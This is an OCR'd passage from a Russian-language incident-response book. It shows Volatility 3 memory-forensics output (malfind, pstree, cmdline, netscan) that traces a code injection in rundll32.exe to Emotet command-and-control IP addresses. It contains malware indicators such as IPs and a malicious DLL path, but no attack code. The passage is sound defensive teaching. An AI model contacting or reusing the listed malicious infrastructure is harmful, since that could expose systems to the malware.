


Рис. 8.6. Запуск Live Response Collection

На этот раз нам нужно не только собрать первичные данные с источниками различных артефактов, но и сделать дамп энергозависимой памяти, чтобы исследовать его с помощью Volatility Framework.

Собранные данные попадают в две папки — ForensicImages и LiveResponseData. Образ памяти находится в папке ForensicImages. Теперь мы готовы приступить к этапу анализа.

Расследование фишинговой атаки

Для изучения образа памяти, полученного с помощью Live Response Collection, мы воспользуемся Volatility 3. Как мы помним из главы 5 «Тактики, техники и процедуры групп, занимающихся распространением программ-вымогателей», один из самых популярных методов, используемых вредоносными программами — инъекция в процесс. Давайте начнем с самого простого, запустив плагин malfind для анализа образа памяти.

```
9772    rundll32.exe    0x10000000      0x10027fff      VadS    PAGE_EXECUTE_READWRITE  40      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 c0 00 00 00 ........        4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00
 00
```

Рис. 8.7. Часть вывода malfind

Этот плагин помогает найти скрытый код, внедренный код и код в форме библиотек DLL, поэтому он очень полезен для обнаружения инъекций в процессы.

С помощью malfind мы извлекли несколько артефактов, но самый интересный из них имеет PID 9772 и связан с процессом rundll32.exe. Судя по выходным данным, это, скорее всего, инъекция кода. Обычно ИТ-специалисты и младшие аналитики службы безопасности игнорируют легитимный файл rundll32.exe, но его следует тщательно проверять, поскольку он очень часто оказывается мишенью злоумышленников.

Давайте продолжим и проверим дерево процессов с помощью плагина pstree.

```
** 3020 684     svchost.exe     0xe703ba69f080  7       -       0       False   2021-11-16 08:33:22.000000      N/A
** 6096 684     svchost.exe     0xe703ba69f080  6       -       0       False   2021-11-16 08:33:32.000000      N/A
** 5076 684     svchost.exe     0xe703ba69f080  5       -       0       False   2021-11-16 08:33:27.000000      N/A
** 2524 684     svchost.exe     0xe703ba69f080  15      -       0       False   2021-11-16 08:33:21.000000      N/A
* 920   600     fontdrvhost.ex  0xe703ba69f080  5       -       0       False   2021-11-16 08:33:20.000000      N/A
612     592     csrss.exe       0xe703ba69f080  11      -       1       False   2021-11-16 08:33:18.000000      N/A
728     592     winlogon.exe    0xe703ba69f080  3       -       1       False   2021-11-16 08:33:19.000000      N/A
* 928   728     fontdrvhost.ex  0xe703ba69f080  5       -       1       False   2021-11-16 08:33:20.000000      N/A
* 824   728     dwm.exe 0xe703ba69f080  14      -       1       False   2021-11-16 08:33:21.000000      N/A
* 5460  728     userinit.exe    0xe703ba69f080  0       -       1       False   2021-11-16 08:33:29.000000      2021-11-16 08:33:53.000000
** 5512 5460    explorer.exe    0xe703ba69f080  65      -       1       False   2021-11-16 08:33:29.000000      N/A
*** 8216        5512    SecurityHealth  0xe703ba69f080  0       -       1       False   2021-11-16 08:33:44.000000      2021-11-16 08:33:44.000000
*** 8236        5512    vm3dservice.ex  0xe703ba69f080  1       -       1       False   2021-11-16 08:33:44.000000      N/A
*** 8344        5512    vmtoolsd.exe    0xe703ba69f080  8       -       1       False   2021-11-16 08:33:44.000000      N/A
9772    5952    rundll32.exe    0xe703ba69f080  9       -       1       True    2021-11-16 08:49:48.000000      N/A
```

Рис. 8.8. Часть результатов запуска pstree

Этот плагин показывает запущенные процессы в виде дерева. Теперь мы получили больше информации о рассматриваемом процессе — у него был родительский процесс с PID 5952. К сожалению, информации о процессе с таким PID нет. Но это не проблема — давайте подойдем с другой стороны. Мы можем

собирать информацию о параметрах командной строки для каждого процесса с помощью подключаемого плагина cmdline.

```
9772    rundll32.exe    C:\Windows\SysWOW64\rundll32.exe "C:\Users\CARPC\AppData\Local\Iqnmqm\jwkgphpq.euz",Control_RunDLL

9744    SearchProtocol  "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe3_ Global\UsGthrCtrlFlt
tPipeMssGthrPipe3 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Sea
rch 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
7204    SearchFilterHo  "C:\Windows\system32\SearchFilterHost.exe" 0 788 792 800 8192 796 772
```

Рис. 8.9. Часть вывода cmdline

Как видите, rundll32.exe использовался для запуска файла без расширения .dll и со случайно сгенерированным названием — jwkgphpq.euz. Очень подозрительно. Кроме того, файл находится в папке со случайным названием, а это еще один распространенный признак вредоносной активности.

Теперь мы почти уверены, что при помощи rundll32.exe был запущен вредоносный файл. Попробуем выяснить, нет ли подозрительных сетевых подключений. Для извлечения этой информации нам нужен плагин netscan.

```
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0xe703b595e310  UDPv4   0.0.0.0 0       *       0               2288    svchost.exe     2021-11-16 08:33:30.000000
0xe703b5eb2240  TCPv4   192.168.239.128 51488   81.0.236.93     443     CLOSE_WAIT      -       -       N/A
0xe703b6326820  TCPv4   192.168.239.128 51489   81.0.236.93     443     CLOSE_WAIT      -       -       N/A
0xe703b6496740  UDPv4   0.0.0.0 0       *       0               2288    svchost.exe     2021-11-16 08:48:23.000000
0xe703b6496740  UDPv6   ::      0       *       0               2288    svchost.exe     2021-11-16 08:48:23.000000
0xe703b64989a0  UDPv4   0.0.0.0 0       *       0               2288    svchost.exe     2021-11-16 08:48:23.000000
0xe703b69aa010  TCPv4   192.168.239.128 51487   10.10.1.115     7680    SYN_SENT        -       -       N/A
0xe703b6fb7bf0  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING       5320    svchost.exe     2021-11-16 08:33:29.000000
0xe703b918d020  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       684     services.exe    2021-11-16 08:33:22.000000
0xe703b918e7c0  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       684     services.exe    2021-11-16 08:33:22.000000
0xe703b918e7c0  TCPv6   ::      49669   ::      0       LISTENING       684     services.exe    2021-11-16 08:33:22.000000
0xe703b918e910  TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4       System  2021-11-16 08:33:22.000000
0xe703b918e910  TCPv6   ::      445     ::      0       LISTENING       4       System  2021-11-16 08:33:22.000000
0xe703b961fd30  UDPv4   0.0.0.0 16544   *       0               2984    svchost.exe     2021-11-16 08:33:22.000000
0xe703b97a37d0  TCPv4   0.0.0.0 7680    0.0.0.0 0       LISTENING       4736    svchost.exe     2021-11-16 08:33:57.000000
0xe703b97a37d0  TCPv6   ::      7680    ::      0       LISTENING       4736    svchost.exe     2021-11-16 08:33:57.000000
0xe703b99132f0  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       8       svchost.exe     2021-11-16 08:33:21.000000
0xe703b99136e0  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       8       svchost.exe     2021-11-16 08:33:21.000000
0xe703b99136e0  TCPv6   ::      135     ::      0       LISTENING       8       svchost.exe     2021-11-16 08:33:21.000000
0xe703b9913ad0  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       1172    svchost.exe     2021-11-16 08:33:21.000000
0xe703b9913ad0  TCPv6   ::      49666   ::      0       LISTENING       1172    svchost.exe     2021-11-16 08:33:21.000000
0xe703b9913c20  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       1172    svchost.exe     2021-11-16 08:33:21.000000
0xe703b9913d70  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       600     wininit.exe     2021-11-16 08:33:21.000000
0xe703b9913d70  TCPv6   ::      49665   ::      0       LISTENING       600     wininit.exe     2021-11-16 08:33:21.000000
0xe703b99146a0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       736     lsass.exe       2021-11-16 08:33:21.000000
0xe703b99147f0  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       600     wininit.exe     2021-11-16 08:33:21.000000
0xe703b9914d30  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       736     lsass.exe       2021-11-16 08:33:21.000000
0xe703b9914d30  TCPv6   ::      49664   ::      0       LISTENING       736     lsass.exe       2021-11-16 08:33:21.000000
0xe703b9922060  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       2488    spoolsv.exe     2021-11-16 08:33:21.000000
0xe703b9922060  TCPv6   ::      49668   ::      0       LISTENING       2488    spoolsv.exe     2021-11-16 08:33:21.000000
0xe703b9923560  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       1592    svchost.exe     2021-11-16 08:33:21.000000
0xe703b9923560  TCPv6   ::      49667   ::      0       LISTENING       1592    svchost.exe     2021-11-16 08:33:21.000000
0xe703b9923950  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       2488    spoolsv.exe     2021-11-16 08:33:21.000000
0xe703b9924670  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       1592    svchost.exe     2021-11-16 08:33:21.000000
0xe703b9ac46c0  TCPv4   192.168.239.128 51483   163.172.50.82   443     CLOSE_WAIT      -       -       N/A
0xe703b9d60c70  UDPv4   0.0.0.0 0       *       0               -       -       2021-11-16 08:47:59.000000
0xe703b9d60c70  UDPv6   ::      0       *       0               -       -       2021-11-16 08:47:59.000000
```

Рис. 8.10. Часть вывода netscan

Первый подозрительный IP-адрес, который мы видим на рисунке 8.10, — 81.0.236.93. Давайте соберем о нем больше информации, используя граф Group-IB.




Рис. 8.11. Подозрительный IP-адрес на графе Group-IB

Как видите, с этим IP-адресом связано множество вредоносных файлов. Щелкнув мышью один из них, мы получим еще больше подробностей. Умение менять угол зрения и сопоставлять артефакты — очень важный навык для расследования инцидентов.




Рис. 8.12. Информация о вредоносных файлах на графе Group-IB

Мы нашли DLL-файл с именем, очень похожим на имя файла, который мы обнаружили ранее. Скорее всего, это похожее вредоносное ПО.

Давайте копнем немного глубже — воспользуемся аналитикой. Теперь у нас есть не только сетевой индикатор, но и хеш. Кроме того, как вы можете видеть на рисунке 8.12, этот файл доступен на VirusTotal. Найдем его по полученному значению хеша (рис. 8.13).




Рис. 8.13. Информация VirusTotal о вредоносных файлах

Похоже, что это Emotet. Несмотря на то, что его операторы были арестованы (см. главу 1 «История современных атак с использованием программ-вымогателей»), в ноябре 2021 г. инфраструктура Emotet начала восстанавливаться, и многие корпорации снова столкнулись с ее спам-кампаниями.

Несмотря на то, что мы идентифицировали семейство вредоносных программ, давайте копнем еще глубже. Например, попробуем извлечь больше индикаторов из netscan. Если просмотреть вывод, можно заметить еще один подозрительный IP-адрес — 163.172.50.82. С этим адресом, как показано на рисунке 8.14, также связано несколько вредоносных файлов.

Рассмотрим один из них подробнее (рис. 8.15).

Как видите, результат очень похож на предыдущий. Давайте снова воспользуемся хешем на VirusTotal (рис. 8.16).

Снова Emotet! Оба IP-адреса, которые мы получили в результате криминалистического анализа памяти, связаны с вредоносной активностью.

Теперь изучим энергонезависимые данные. Live Response Collection позволил нам получить не только образ оперативной памяти,




Рис. 8.14. Подозрительный IP-адрес на графе Group-IB




Рис. 8.15. Информация о вредоносном файле на графе Group-IB

но и множество источников артефактов, которые мы обсуждали в предыдущей главе, например файлы трассировки.

